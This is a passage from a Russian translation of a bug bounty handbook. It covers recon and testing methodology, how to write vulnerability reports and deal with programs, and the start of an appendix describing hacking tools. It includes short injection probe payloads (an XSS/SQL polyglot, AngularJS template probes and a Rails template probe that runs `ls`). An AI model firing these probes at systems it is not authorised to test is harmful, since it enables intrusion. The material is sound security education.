При этом я оставляю включённой стандартную конфигурацию Burp Suite и прохожу по сайту, чтобы понять функциональность и отметить применённые разработчиками шаблоны проектирования. Это позволяет уточнить виды нагрузок для проверки, как сделал Оранж Цай, найдя RCE Flask в Uber в главе 12. Например, если сайт использует AngularJS, проверьте `{{7*7}}` и посмотрите, не

отобразится ли где-нибудь 49. Если приложение построено на ASP.NET с включённой защитой от XSS, возможно, сначала стоит сосредоточиться на других видах уязвимостей, а XSS проверять в последнюю очередь.

Если сайт построен на Rails, вы можете знать, что URL обычно следуют шаблону `/CONTENT_TYPE/RECORD_ID`, где `RECORD_ID` - автоматически увеличиваемое целое. Например, URL отчётов HackerOne следуют шаблону `www.hackerone.com/reports/12345`. Приложения Rails часто используют целочисленные ID, поэтому можно отдать приоритет проверке небезопасных прямых ссылок на объекты: разработчикам легко упустить этот вид уязвимостей.

Если API возвращает JSON или XML, можно обнаружить, что вызовы API непреднамеренно возвращают конфиденциальные сведения, не отображаемые на странице. Такие вызовы могут стать хорошей поверхностью проверки и привести к уязвимостям раскрытия сведений.

На этом этапе учитывайте следующие факторы:

• **Форматы содержимого, ожидаемые или принимаемые сайтом.** Например, файлы XML бывают разных форм и размеров, а разбор XML всегда может быть связан с уязвимостями XXE. Следите за сайтами, принимающими `.docx`, `.xlsx`, `.pptx` или другие типы файлов XML.
• **Сторонние инструменты или службы, которые легко настроить неправильно.** Читая отчёты об эксплуатации таких служб хакерами, пытайтесь понять, как авторы обнаружили уязвимость, и применяйте этот процесс в своей проверке.
• **Закодированные параметры и их обработка приложением.** Странности могут указывать на взаимодействие нескольких служб во внутренней части, чем можно злоупотребить.
• **Собственные механизмы аутентификации, например потоки OAuth.** Малозаметные различия в обработке приложением URL перенаправления, кодировки и параметров `state` могут привести к серьёзным уязвимостям.

Составление карты функциональности

Поняв технологии сайта, я перехожу к составлению карты функциональности. На этом этапе я всё ещё просматриваю сайт, но проверка может пойти одним из нескольких путей: я могу искать признаки уязвимостей, определить конкретную цель проверки или следовать контрольному перечню.

Ища признаки уязвимостей, я обращаю внимание на поведение, часто связанное с ними. Например, позволяет ли сайт создавать веб-перехватчики с URL? Если да, это может привести к SSRF. Позволяет ли сайт выдавать себя за пользователя? Это способно раскрыть конфиденциальные персональные сведения. Можно ли загружать файлы? Способ и место их отображения могут привести к удалённому выполнению кода, XSS и так далее. Найдя нечто интересное, я останавливаюсь, начинаю проверку приложения, как описано в следующем разделе, и ищу признаки уязвимости. Это может быть неожиданное возвращённое сообщение, задержка времени ответа, возврат неочищенного ввода или обход серверной проверки.

В отличие от этого, когда я определяю цель и двигаюсь к ней, я заранее решаю, что буду делать, ещё до проверки приложения. Целью может быть поиск подделки серверных запросов, включения локального файла, удалённого выполнения кода или другой уязвимости. Йоберт Абма, сооснователь HackerOne, часто использует и рекомендует этот подход, а Филипп Хэрвуд применил его при перехвате приложения Facebook. С таким подходом вы игнорируете все другие возможности и целиком сосредотачиваетесь на конечной цели. Вы останавливаетесь и начинаете проверку, только если находите нечто, ведущее к цели. Например, при поиске уязвимости удалённого выполнения кода неочищенный HTML в теле ответа не будет интересен.

Ещё один подход - следовать контрольному перечню. И OWASP, и *Web Application Hacker's Handbook* Дафида Статтарда предоставляют исчерпывающие перечни проверки приложений, поэтому мне незачем пытаться превзойти их. Я не следую этому пути, поскольку он слишком однообразен и больше напоминает работу по найму, чем приятное увлечение. Тем не менее контрольный перечень помогает не пропускать уязвимости из-за того, что вы забыли проверить определённые вещи или следовать общим методикам (например, просматривать файлы JavaScript).

Поиск уязвимостей

Поняв работу приложения, можно начинать проверку. Вместо постановки конкретной цели или использования контрольного перечня я предлагаю начать с поиска поведения, которое может указывать на уязвимость. На этом этапе можно предположить, что следует запустить автоматизированные сканеры, например механизм сканирования Burp. Но большинство изученных мной программ этого не разрешают, сканирование создаёт лишний шум и не требует навыков или знаний. Вместо него следует сосредоточиться на ручной проверке.

Если я начинаю проверку приложения, не найдя ничего интересного во время составления карты функциональности, то использую сайт как клиент. Я создаю содержимое, пользователей, команды или всё, что предоставляет приложение. При этом обычно отправляю нагрузки везде, где принимается ввод, и ищу аномалии и неожиданное поведение сайта. Обычно я использую нагрузку `<s>000'")};--//`, включающую все специальные символы, способные нарушить контекст отображения нагрузки, будь то HTML, JavaScript или внутренний запрос SQL. Такую нагрузку часто называют полиглотом. Тег `<s>` также безвреден, его легко заметить при отображении в HTML без очистки (текст будет зачёркнут) и часто оставляют неизменённым, когда сайт пытается очищать вывод путём изменения ввода.

Кроме того, когда создаваемое мной содержимое может отображаться в панели администратора, например имя пользователя, адрес и прочее, я использую другую нагрузку для слепой XSS из XSSHunter (инструмент XSS, рассмотренный в приложении A). Наконец, если сайт использует шаблонизатор, я также добавляю нагрузки, связанные с этим шаблоном. Для AngularJS это выглядит как `{{8*8}}[[5*5]]`, а я ищу отображённые 64 или 25. Хотя я никогда не находил серверную инъекцию в шаблон Rails, я всё равно пробую нагрузку `<%= `ls` %>` на случай, если однажды появится встроенное отображение.

Хотя отправка таких нагрузок охватывает уязвимости инъекций (XSS, SQLi, SSTI и другие), она не требует серьёзного критического мышления и быстро становится повторяющейся и скучной. Чтобы избежать выгорания, важно следить в истории прокси за необычной функциональностью, часто связанной с уязвимостями. К распространённым уязвимостям и областям, за которыми следует следить, относятся, помимо прочего:

• **Уязвимости CSRF.** Виды запросов HTTP, изменяющих данные, и использование и проверка ими токенов CSRF либо заголовков источника или отправителя.
• **IDOR.** Наличие параметров ID, которыми можно манипулировать.
• **Логика приложения.** Возможности повторять запросы между двумя отдельными учётными записями пользователей.
• **XXE.** Любые запросы HTTP, принимающие XML.
• **Раскрытие сведений.** Любое содержимое, которое гарантированно является или должно оставаться закрытым.
• **Открытые перенаправления.** Любые URL с параметром, связанным с перенаправлением.
• **CRLF, XSS и некоторые открытые перенаправления.** Любые запросы, отражающие параметры URL в ответе.

• **SQLi.** Изменяется ли ответ при добавлении к параметру одинарной кавычки, скобки или точки с запятой.
• **RCE.** Любая загрузка файлов или обработка изображений.
• **Состояния гонки.** Отложенная обработка данных или поведение, связанное со временем использования либо проверки.
• **SSRF.** Функциональность, принимающая URL, например веб-перехватчики или внешние интеграции.
• **Неисправленные ошибки безопасности.** Раскрытые сведения о сервере, например версии PHP, Apache, Nginx и других программ, которые могут показывать устаревшую технологию.

Разумеется, этот перечень бесконечен и, возможно, постоянно развивается. Если вам нужно больше идей, где охотиться за ошибками, всегда можно обратиться к разделам выводов в каждой главе книги. Углубившись в функциональность и решив отдохнуть от запросов HTTP, можно вернуться к перебору файлов и каталогов и посмотреть, какие интересные файлы или каталоги были обнаружены, если они есть. Следует просмотреть находки и посетить страницы и файлы. Это также идеальный момент, чтобы заново оценить, что вы перебираете, и определить другие области для сосредоточения. Например, если вы обнаружили конечную точку `/api/`, можно перебирать в ней новые пути, что иногда приводит к скрытой, недокументированной функциональности для проверки. Аналогично, если трафик HTTP проходил через Burp Suite, Burp могла подобрать дополнительные страницы для проверки по ссылкам с уже посещённых страниц, которые она разобрала. Эти непосещённые страницы, способные привести к непроверенной функциональности, отмечаются в Burp Suite серым цветом, чтобы отличать их от уже посещённых ссылок.

Как упоминалось ранее, хакинг веб-приложений - не магия. Охотнику за ошибками нужны на одну треть знания, на одну треть наблюдательность и на одну треть упорство. Главное - глубже изучать приложение и тщательно проверять его, не тратя время впустую. К сожалению, распознавать различие учатся с опытом.

Дальнейшие шаги

Завершив разведку и тщательно проверив всю найденную функциональность, следует изучить другие способы сделать поиск ошибок эффективнее. Хотя я не могу рассказать, как сделать это во всех ситуациях, у меня есть несколько предложений.

Автоматизация работы

Один из способов сэкономить время - автоматизировать работу. Хотя в этой главе мы использовали некоторые автоматизированные инструменты, большинство описанных приёмов были ручными, а значит, нас ограничивает время. Чтобы преодолеть временной барьер, нужно, чтобы компьютеры занимались хакингом за вас. Роджан Риджал раскрыл ошибку Shopify, обнаруженную через пять минут после запуска поддомена, где она находилась. Он смог сделать это так быстро, поскольку автоматизировал разведку Shopify. Автоматизация хакинга выходит за рамки книги - и без неё вполне можно стать успешным хакером баг-баунти, - но это один из способов, которыми хакеры увеличивают доход. Начать можно с автоматизации разведки. Например, можно автоматизировать несколько задач: подбор поддоменов перебором, сканирование портов, визуальную разведку и другие.

Изучение мобильных приложений

Ещё одна возможность найти больше ошибок - изучать мобильные приложения, входящие в область программы. Книга была сосредоточена на веб-хакинге, но мобильный хакинг предлагает множество новых возможностей для поиска ошибок. Мобильные приложения можно взламывать двумя способами: проверять непосредственно код приложения или API, с которыми оно взаимодействует. Я сосредоточиваюсь на втором, поскольку он похож на веб-хакинг и позволяет заниматься такими видами уязвимостей, как IDOR, SQLi, RCE и другие. Чтобы начать проверять API мобильного приложения, нужно пропускать трафик телефона при использовании приложения через Burp. Так можно видеть вызовы HTTP и манипулировать ими. Но иногда приложение использует закрепление SSL, то есть не распознаёт и не использует сертификат SSL Burp, и пропустить его трафик через прокси нельзя. Обход закрепления SSL, настройка прокси для телефона и мобильный хакинг в целом выходят за рамки книги, но представляют отличную возможность узнать новое.

Выявление новой функциональности

Следующая область внимания - выявление новой функциональности по мере её добавления в проверяемое приложение. Филипп Хэрвуд - замечательный пример человека, в совершенстве освоившего этот навык. Будучи одним из лучших хакеров программы Facebook, он открыто делится найденными уязвимостями на своём веб-сайте philippeharewood.com. Его описания постоянно ссылаются на обнаруженную новую функциональность и уязвимости, которые благодаря быстрому выявлению он находит раньше других. Франс Розен делится частью своей методики выявления новой функциональности в блоге Detectify по адресу blog.detectify.com. Чтобы отслеживать новую функциональность проверяемых веб-сайтов, можно читать их инженерные блоги, следить за инженерными лентами Twitter, подписываться на рассылки и так далее.

Отслеживание файлов JavaScript

Новую функциональность сайта также можно обнаруживать, отслеживая файлы JavaScript. Особую силу этот подход имеет, когда сайт зависит от клиентских фреймворков JavaScript для отображения содержимого. Приложение будет зависеть от включения большинства используемых сайтом конечных точек HTTP в файлы JavaScript. Изменения файлов могут представлять новую или изменённую функциональность для проверки. Йоберт Абма, Бретт Буэрхаус и Бен Садегипур обсуждали свои подходы к отслеживанию файлов JavaScript; их описания можно найти быстрым поиском Google по именам и слову `reconnaissance`.

Оплата доступа к новой функциональности

Хотя это может казаться нелогичным, когда вы пытаетесь заработать на вознаграждениях, за доступ к функциональности также можно платить. Франс Розен и Рон Чан рассказывали об успехе, достигнутом благодаря платному доступу к новой функциональности. Например, Рон Чан заплатил пару тысяч долларов за проверку приложения и нашёл значительное число уязвимостей, благодаря которым вложение полностью окупилось. Я также добивался успеха, оплачивая продукты, подписки и службы, увеличивающие возможную область проверки. Другие вряд ли захотят платить за функциональность на неиспользуемых ими сайтах, поэтому там больше необнаруженных уязвимостей.

Изучение технологии

Кроме того, можно изучать технологии, библиотеки и программное обеспечение, которые, как вам известно, использует компания, и подробно разбираться в их работе. Чем лучше вы понимаете работу технологии, тем вероятнее найдёте ошибки, основанные на способе её применения в проверяемых приложениях. Например, поиск уязвимостей ImageMagick из главы 12 требовал понимания работы ImageMagick и определённых ею типов файлов. Возможно, вы сможете найти дополнительные уязвимости, изучив другую технологию, связанную с такими библиотеками, как ImageMagick. Тэвис Орманди сделал это, раскрыв дополнительные уязвимости Ghostscript, которую поддерживает ImageMagick. Подробнее об этих уязвимостях Ghostscript можно узнать по адресу openwall.com. Аналогично, FileDescriptor рассказал в записи блога, что читает RFC о веб-функциональности и сосредоточивается на соображениях безопасности, чтобы понимать разницу между предусмотренной и фактической реализацией. Его глубокое знание OAuth - прекрасный пример подробного изучения технологии, которую используют многочисленные веб-сайты.

Итоги

В этой главе я попытался пролить свет на возможные подходы к хакингу, опираясь на свой опыт и беседы с ведущими хакерами баг-баунти. До настоящего времени наибольшего успеха я добивался после исследования цели, понимания предоставляемой ею функциональности и сопоставления этой функциональности с видами уязвимостей для проверки. Но области, которые я продолжаю изучать и рекомендую изучать вам, - автоматизация и документирование своей методики.

Существует множество инструментов хакинга, способных облегчить жизнь: Burp, ZAP, Nmap и Gowitness - лишь некоторые из упомянутых мной. Чтобы лучше использовать время, помните об этих инструментах во время хакинга.

Исчерпав обычные пути поиска ошибок, ищите способы сделать поиск успешнее, глубже изучая мобильные приложения и новую функциональность, разрабатываемую на проверяемых веб-сайтах.

Глава 20. Отчёты об уязвимостях

Итак, вы нашли первую уязвимость. Поздравляю! Находить уязвимости бывает трудно. Мой первый совет - расслабьтесь и не забегайте вперёд. Торопясь, вы часто будете ошибаться. Поверьте, я знаю, каково это: прийти в восторг и отправить сообщение об ошибке, а затем получить отказ. Чтобы сыпать соль на рану, когда компания закрывает отчёт как недействительный, платформа баг-баунти уменьшает ваши очки репутации. Эта глава должна помочь избежать такой ситуации советами по написанию хорошего отчёта об ошибке.

Прочитайте правила

Перед сообщением об уязвимости обязательно просмотрите правила программы. Каждая компания, участвующая в платформе баг-баунти, предоставляет документ правил, где обычно перечислены исключённые виды уязвимостей и ресурсы внутри или вне области программы. Всегда читайте правила компании до начала хакинга, чтобы не тратить время впустую. Если вы ещё не прочитали правила программы, сделайте это сейчас и убедитесь, что не ищете известные проблемы или ошибки, о которых компания просит не сообщать.

Вот болезненная ошибка, которую я однажды допустил и мог бы избежать, прочитав правила. Первую уязвимость я нашёл в Shopify. Я понял, что, если отправить неправильно сформированный HTML в текстовом редакторе, анализатор Shopify исправит его и сохранит XSS. Я был в восторге. Мне казалось, охота за ошибками начала окупаться, и я хотел отправить отчёт как можно скорее.

После отправки отчёта я ждал минимального вознаграждения в 500 долларов. Через пять минут программа вежливо сообщила, что уязвимость уже известна и исследователей просили не отправлять её. Заявку закрыли как недействительный отчёт, а я потерял пять очков репутации. Мне хотелось провалиться сквозь землю. Это был суровый урок.

Учитесь на моих ошибках: читайте правила.

Добавьте подробности, а затем ещё больше подробностей

Подтвердив, что об уязвимости можно сообщить, нужно написать отчёт. Если вы хотите, чтобы компания отнеслась к нему серьёзно, предоставьте следующие подробности:

• URL и все затронутые параметры, необходимые для воспроизведения уязвимости;
• браузер, операционную систему (если применимо) и версию проверенного приложения (если применимо);
• описание уязвимости;
• шаги воспроизведения уязвимости;
• объяснение влияния, включая способ эксплуатации ошибки;
• рекомендуемое исправление для устранения уязвимости.

Рекомендую приложить доказательство уязвимости в виде снимков или короткой видеозаписи не длиннее двух минут. Материалы демонстрации концепции не только сохраняют ваши находки, но и помогают показать способ воспроизведения ошибки.

При подготовке отчёта также нужно учитывать последствия ошибки. Например, сохранённая XSS в Twitter - серьёзная проблема с учётом известности компании, числа пользователей, доверия людей к платформе и прочего. В сравнении с ней сайт без учётных записей пользователей может считать сохранённую XSS менее серьёзной. Напротив, утечка закрытых данных на конфиденциальном веб-сайте с персональными медицинскими записями может быть важнее, чем в Twitter, где большинство сведений пользователей уже общедоступно.

Повторно подтвердите уязвимость

Прочитав правила компании, подготовив черновик отчёта и добавив материалы демонстрации концепции, остановитесь на минуту и спросите себя, действительно ли сообщаемое является уязвимостью. Например, если вы сообщаете о CSRF, потому что не увидели токена в теле запроса HTTP, проверьте, не был ли параметр передан в заголовке.

В марте 2016 года Матиас Карлссон написал замечательную запись блога о поиске обхода политики одинакового источника (Same Origin Policy, SOP): labs.detectify.com. Но выплаты он не получил. В записи Карлссон объяснил это шведской поговоркой «Не кричи “привет”, пока не пересечёшь пруд», которая означает: не празднуй, пока не будешь совершенно уверен в успехе.

По словам Карлссона, он проверял Firefox и заметил, что браузер принимал неправильно сформированные имена узлов в macOS. В частности, URL example.com.. загружал `example.com`, но отправлял `example.com..` в заголовке узла. Затем он попробовал обратиться к example.com...evil.com и получил тот же результат. Он понимал, что это позволяет обойти SOP, поскольку Flash считал example.com..evil.com частью домена `*.evil.com`. Карлссон проверил 10 000 самых популярных веб-сайтов Alexa и выяснил, что 7 процентов сайтов допускают эксплуатацию, включая `yahoo.com`.

Он описал уязвимость, но затем решил перепроверить проблему с коллегой. Они использовали другой компьютер и воспроизвели уязвимость. Карлссон обновил Firefox и по-прежнему подтвердил её. Он опубликовал в Twitter намёк на ошибку. Затем понял свою ошибку: он не обновил операционную систему. После обновления ошибка исчезла. По-видимому, замеченная им проблема была зарегистрирована и исправлена шестью месяцами ранее.

Карлссон входит в число лучших хакеров баг-баунти, но даже он едва не совершил неловкую ошибку. Обязательно подтверждайте ошибки перед отчётом. Очень неприятно считать, что вы нашли значительную ошибку, а затем понять, что неправильно истолковали приложение и отправили недействительный отчёт.

Ваша репутация

Всякий раз, собираясь отправить ошибку, отступите на шаг и спросите себя, гордились бы вы публичным раскрытием отчёта.

Когда я начал заниматься хакингом, я отправлял множество отчётов, поскольку хотел быть полезным и попасть в таблицу лидеров. Но на самом деле, создавая недействительные отчёты, я лишь тратил время всех участников. Не повторяйте мою ошибку.

Возможно, вам безразлична репутация или вы считаете, что компании могут разобрать входящие отчёты и найти значимые ошибки. Но на всех платформах баг-баунти ваша статистика имеет значение. Она отслеживается, и компании используют её, решая, приглашать ли вас в закрытые программы. Обычно такие программы прибыльнее для хакеров, поскольку в них участвует меньше людей и конкуренция ниже.

Вот пример из моего опыта: меня пригласили в закрытую программу, и за один день я нашёл восемь уязвимостей. Но той ночью я отправил отчёт другой программе и получил неприменимую оценку. Отчёт ухудшил мою статистику HackerOne. Поэтому, когда на следующий день я попытался сообщить о другой ошибке закрытой программе, мне сообщили, что моя статистика слишком низкая и придётся ждать 30 дней, прежде чем сообщить о найденной ошибке. Ждать эти 30 дней было неприятно. Мне повезло: никто другой не нашёл ошибку. Но последствия научили меня ценить свою репутацию на всех платформах.

Проявляйте уважение к компании

Об этом легко забыть, но не у всех компаний есть ресурсы для немедленного ответа на отчёты или внедрения исправлений. Помните о точке зрения компании, когда пишете отчёты или последующие обращения.

Когда компания запускает новую публичную программу баг-баунти, её заваливают отчётами, которые нужно разобрать. Дайте компании время на ответ, прежде чем запрашивать новости. Правила некоторых компаний содержат соглашение об уровне обслуживания и обязательство отвечать на отчёты в определённый срок. Сдерживайте волнение и учитывайте нагрузку компании. Для новых отчётов ожидайте ответ в течение пяти рабочих дней. После этого обычно можно опубликовать вежливый комментарий с просьбой подтвердить состояние отчёта. В большинстве случаев компании ответят и сообщат о ситуации. Если ответа нет, всё равно дайте им ещё несколько дней, прежде чем повторять попытку или передавать проблему платформе.

С другой стороны, если компания подтвердила уязвимость, разобранную в отчёте, можно спросить об ожидаемом сроке исправления и о том, будут ли вас держать в курсе. Можно также спросить, разрешено ли вернуться с вопросом через месяц или два. Открытое общение - признак программ, с которыми стоит продолжать работать; если компания не отвечает, лучше перейти к другой программе.

Во время написания книги мне посчастливилось поговорить с Адамом Баккусом, когда он занимал должность Chief Bounty Officer в HackerOne (с тех пор, по состоянию на апрель 2019 года, он вернулся в Google и участвует в программе вознаграждений Google Play). Ранее Баккус работал в Snapchat, где помогал налаживать отношения между безопасностью и разработкой программного обеспечения. Он также работал в команде управления уязвимостями Google и помогал вести программу вознаграждения за уязвимости Google.

Баккус помог мне понять проблемы, с которыми сталкиваются специалисты по разбору при работе программы вознаграждения:

• Хотя программы баг-баунти постоянно совершенствуются, они получают множество недействительных отчётов, особенно публичные программы. Это называют шумом. Шум отчётов создаёт специалистам лишнюю работу, которая может задерживать ответы на действительные отчёты.
• Программам вознаграждения приходится как-то уравновешивать исправление ошибок с существующими обязательствами разработки. Это трудно, когда программы получают большое число отчётов или сообщения нескольких людей об одних и тех же ошибках. Особую сложность представляет расстановка приоритетов исправлений ошибок низкой и средней серьёзности.

• Проверка отчётов в сложных системах занимает время. Поэтому важно писать ясные описания и шаги воспроизведения. Когда специалист должен запросить у вас дополнительные сведения для проверки и воспроизведения ошибки, это задерживает исправление и вашу выплату.
• Не у всех компаний есть выделенные специалисты по безопасности для постоянной работы программы вознаграждения. В небольших компаниях сотрудники могут делить время между администрированием программы и другими обязанностями разработки. Поэтому некоторым компаниям требуется больше времени для ответа на отчёты и отслеживания исправлений.
• Исправление ошибок занимает время, особенно если компания проходит полный жизненный цикл разработки. Для внедрения исправления ей может потребоваться выполнить определённые шаги: отладку, написание тестов и промежуточное развёртывание. Эти процессы ещё сильнее замедляют исправления, когда ошибки с небольшим влиянием находят в системах, от которых зависят клиенты. Программам может понадобиться больше времени, чем вы ожидаете, чтобы определить правильное исправление. Именно здесь важны ясные линии общения и взаимное уважение. Если вы беспокоитесь о быстрой оплате, сосредоточьтесь на программах, которые платят после разбора.
• Программы баг-баунти хотят, чтобы хакеры возвращались. Причина в том, что, как описывала HackerOne, серьёзность сообщаемых хакером ошибок обычно растёт по мере отправки новых ошибок одной программе. Это называют глубоким погружением в программу.
• Плохая пресса реальна. Программы всегда рискуют ошибочно отклонить уязвимость, слишком долго исправлять её или присудить вознаграждение, которое хакер считает слишком низким. Кроме того, некоторые хакеры публично критикуют программы в социальных и традиционных СМИ, когда считают, что произошла одна из этих ситуаций. Такие риски влияют на работу специалистов по разбору и отношения, которые они строят с хакерами.

Баккус поделился этими соображениями, чтобы показать человеческую сторону процесса баг-баунти. Я переживал всевозможные ситуации с программами, подобные описанным им. Когда вы пишете отчёты, помните: для улучшения ситуации с обеих сторон хакеры и программы должны работать вместе, понимая эти сложности одинаково.

Обжалование вознаграждений

Если вы отправили уязвимость компании, которая платит вознаграждение, уважайте её решение о сумме, но не бойтесь поговорить с компанией. На Quora Йоберт Абма, сооснователь HackerOne, написал следующее о разногласиях по вознаграждениям (quora.com):

> Если вы не согласны с полученной суммой, обсудите, почему, по вашему мнению, она заслуживает более высокого вознаграждения. Избегайте ситуаций, когда вы просите другое вознаграждение, не объясняя, почему так считаете. В свою очередь, компания должна уважать ваше время и ценность.

Можно вежливо спросить, почему за отчёт назначили определённую сумму. В прошлом я обычно писал следующие комментарии:

> Большое спасибо за вознаграждение. Я очень его ценю. Мне любопытно, как была определена сумма. Я ожидал X долларов, но вы присудили Y. Я считал, что эту ошибку можно использовать для [эксплуатации Z], что способно значительно повлиять на вашу [систему/пользователей]. Надеюсь, вы поможете мне разобраться, чтобы в будущем я мог лучше сосредоточивать время на том, что важнее всего для вас.

В ответ компании поступали следующим образом:

• объясняли, что влияние отчёта ниже, чем я думал, не меняя сумму;
• соглашались, что неправильно истолковали отчёт, и увеличивали сумму;
• соглашались, что неправильно классифицировали отчёт, и после исправления увеличивали сумму.

Если компания раскрыла отчёт о таком же виде уязвимости или похожем влиянии с вознаграждением, соответствующим вашим ожиданиям, можно также сослаться на этот отчёт в последующем обращении и объяснить ожидание. Но рекомендую ссылаться только на отчёты той же компании. Не ссылайтесь на более крупные выплаты других компаний, поскольку вознаграждение компании A не обязательно оправдывает такое же вознаграждение компании B.

Итоги

Умение написать отличный отчёт и сообщить о находках - важный навык успешных хакеров баг-баунти. Читать правила программы необходимо, как и определять подробности для включения в отчёт. Найдя ошибку, жизненно важно повторно подтвердить находку, чтобы не отправить недействительный отчёт. Даже великие хакеры вроде Матиаса Карлссона сознательно стараются избегать ошибок.

После отправки отчёта проявляйте сочувствие к людям, разбирающим потенциальные уязвимости. Во время работы с компаниями помните соображения Адама Баккуса. Если вам выплатили вознаграждение и вы считаете его неподходящим, лучше вежливо поговорить, а не изливать недовольство в Twitter.

Все написанные вами отчёты влияют на репутацию на платформах баг-баунти. Эту репутацию важно беречь, поскольку платформы используют статистику, решая, приглашать ли вас в закрытые программы, где можно получить большую отдачу от вложений в хакинг.

Приложение A. Инструменты

Это приложение содержит обширный перечень инструментов хакинга. Одни позволяют автоматизировать процесс разведки, другие помогают обнаруживать приложения для атаки. Перечень не претендует на полноту; он лишь отражает инструменты, которыми я часто пользуюсь или которые, насколько мне известно, регулярно используют другие хакеры. Также помните: ни один из этих инструментов не должен заменять наблюдательность или интуитивное мышление. Михил Принс, сооснователь HackerOne, заслуживает признания за помощь в создании первоначальной версии этого перечня и советы по эффективному использованию инструментов, когда я начинал заниматься хакингом.

Веб-прокси

Веб-прокси перехватывают ваш веб-трафик, чтобы можно было анализировать отправленные запросы и полученные ответы. Некоторые из этих инструментов доступны бесплатно, хотя профессиональные версии имеют дополнительные функции.

Burp Suite

Burp Suite (portswigger.net) - интегрированная платформа для проверки безопасности. Самый полезный инструмент платформы, которым я пользуюсь 90 процентов времени, - веб-прокси Burp. Как вы помните по отчётам из книги, прокси позволяет отслеживать трафик, перехватывать запросы в реальном времени, изменять и затем передавать их. У Burp обширный набор инструментов, но я считаю наиболее примечательными следующие:

• учитывающий приложение Spider для обхода содержимого и функциональности (пассивного или активного);
• веб-сканер для автоматизации обнаружения уязвимостей;
• повторитель для изменения и повторной отправки отдельных запросов;
• расширения для создания дополнительной функциональности платформы.

Burp доступен бесплатно с ограниченным доступом к инструментам, но можно также купить версию Pro по ежегодной подписке. Рекомендую начать с бесплатной версии, пока вы не поймёте, как ей пользоваться. Когда вы начнёте стабильно находить уязвимости, купите Pro, чтобы облегчить себе жизнь.

Charles

Charles (charlesproxy.com) - прокси HTTP, монитор HTTP и обратный прокси, позволяющий разработчику просматривать трафик HTTP и SSL/HTTPS. С его помощью можно видеть запросы, ответы и заголовки HTTP, содержащие файлы cookie и сведения о кэшировании.

Fiddler

Fiddler (telerik.com) - ещё один лёгкий прокси для отслеживания трафика, но стабильная версия доступна только для Windows. На момент написания версии для Mac и Linux находились в бета-тестировании.

Wireshark

Wireshark (wireshark.org) - анализатор сетевых протоколов, позволяющий подробно видеть происходящее в сети. Wireshark полезнее всего, когда вы пытаетесь отслеживать трафик, который нельзя пропустить через Burp или ZAP. Если вы только начинаете, для сайта, взаимодействующего только по HTTP/HTTPS, лучше использовать Burp Suite.

ZAP Proxy

OWASP Zed Attack Proxy (ZAP) - бесплатная общественная платформа с открытым исходным кодом, похожая на Burp. Она доступна по адресу owasp.org. В ней также есть множество инструментов, включая прокси, повторитель, сканер, средство перебора каталогов и файлов и другие. Кроме того, она поддерживает дополнения, поэтому при желании можно создавать дополнительную функциональность. На веб-сайте есть полезные сведения для начала работы.

Перечисление поддоменов

У веб-сайтов часто есть поддомены, которые трудно обнаружить вручную. Подбор поддоменов перебором может помочь выявить дополнительную поверхность атаки программы.

Amass

Инструмент OWASP Amass (github.com) получает имена поддоменов путём сбора данных из источников, рекурсивного перебора, обхода веб-архивов, перестановки или изменения имён и обратного сканирования DNS. Amass также использует полученные при разрешении IP-адреса для обнаружения связанных сетевых блоков и номеров автономных систем (ASN). Затем он строит по этим сведениям карты целевых сетей.

crt.sh

Веб-сайт `crt.sh` (crt.sh) позволяет просматривать журналы прозрачности сертификатов и находить поддомены, связанные с сертификатами. Регистрация сертификатов может раскрывать другие поддомены, используемые сайтом. Можно работать непосредственно с веб-сайтом или инструментом SubFinder, который разбирает результаты `crt.sh`.

Knockpy

Knockpy (github.com) - инструмент Python, предназначенный для перебора словаря и выявления поддоменов компании. Выявление поддоменов увеличивает проверяемую поверхность и повышает вероятность найти действительную уязвимость.

SubFinder

SubFinder (github.com) - написанный на Go инструмент обнаружения поддоменов, который находит допустимые поддомены веб-сайта через пассивные интернет-источники. У него простая модульная архитектура; он предназначен для замены похожего инструмента Sublist3r. SubFinder использует пассивные источники, поисковые системы, сайты вставок, интернет-архивы и прочее для поиска поддоменов. Найдя поддомены, он применяет модуль перестановок, вдохновлённый инструментом altdns, для создания вариантов, и мощный механизм перебора для их разрешения. При необходимости он может выполнять и простой перебор. Инструмент хорошо настраивается, а код построен модульно, поэтому легко добавлять функции и устранять ошибки.

Обнаружение

Определив поверхность атаки программы, следующим шагом перечислите файлы и каталоги. Это поможет найти скрытую функциональность, конфиденциальные файлы, учётные данные и прочее.

Gobuster

Gobuster (github.com) - инструмент для перебора URI (каталогов и файлов) и поддоменов DNS с поддержкой групповых символов. Он чрезвычайно быстр, настраиваем и прост в использовании.

SecLists

Хотя технически SecLists (github.com) сам по себе не является инструментом, это коллекция словарей для хакинга. Перечни содержат имена пользователей, пароли, URL, строки фаззинга, распространённые каталоги, файлы, поддомены и прочее.

Wfuzz

Wfuzz (github.com) позволяет внедрять любой ввод в любое поле запроса HTTP. С Wfuzz можно выполнять сложные атаки на различные компоненты веб-приложения: параметры, аутентификацию, формы, каталоги или файлы, заголовки и другие. При наличии дополнений Wfuzz также можно использовать как сканер уязвимостей.

Создание снимков

В некоторых случаях поверхность атаки будет слишком велика, чтобы проверить каждый её аспект. Когда нужно проверить длинный перечень веб-сайтов или поддоменов, можно использовать инструменты автоматического создания снимков. Они позволяют визуально исследовать веб-сайты, не посещая каждый.

EyeWitness

EyeWitness (github.com) предназначен для создания снимков веб-сайтов, предоставления сведений о заголовках сервера и, когда возможно, выявления стандартных учётных данных. Это отличный инструмент для обнаружения служб на распространённых портах HTTP и HTTPS; его можно использовать с другими инструментами, например Nmap, чтобы быстро перечислять цели хакинга.

Gowitness

Gowitness (github.com) - написанная на Go утилита создания снимков веб-сайтов. Она использует Chrome Headless для создания снимков веб-интерфейсов из командной строки. Проект вдохновлён инструментом EyeWitness.

HTTPScreenShot

HTTPScreenShot (github.com) - инструмент получения снимков и HTML большого числа веб-сайтов. HTTPScreenShot принимает IP в виде перечня URL для создания снимков. Он также может подбирать поддомены перебором, добавлять их в перечень URL для снимков и группировать результаты, упрощая просмотр.

Сканирование портов

Помимо поиска URL и поддоменов, нужно выяснить, какие порты доступны и какие приложения работают на сервере.

Masscan

Masscan (github.com) претендует на звание самого быстрого в мире сканера портов интернета. Он может просканировать весь интернет менее чем за шесть минут, передавая 10 миллионов пакетов в секунду. Его результаты похожи на Nmap, но получаются быстрее. Кроме того, Masscan позволяет сканировать произвольные диапазоны адресов и портов.

Nmap

Nmap (nmap.org) - бесплатная утилита с открытым исходным кодом для обнаружения сетей и аудита безопасности. Nmap использует необработанные пакеты IP, чтобы определить:

• какие узлы доступны в сети;
• какие службы (вместе с именем и версией приложения) предлагают эти узлы;
• какие операционные системы и версии на них работают;
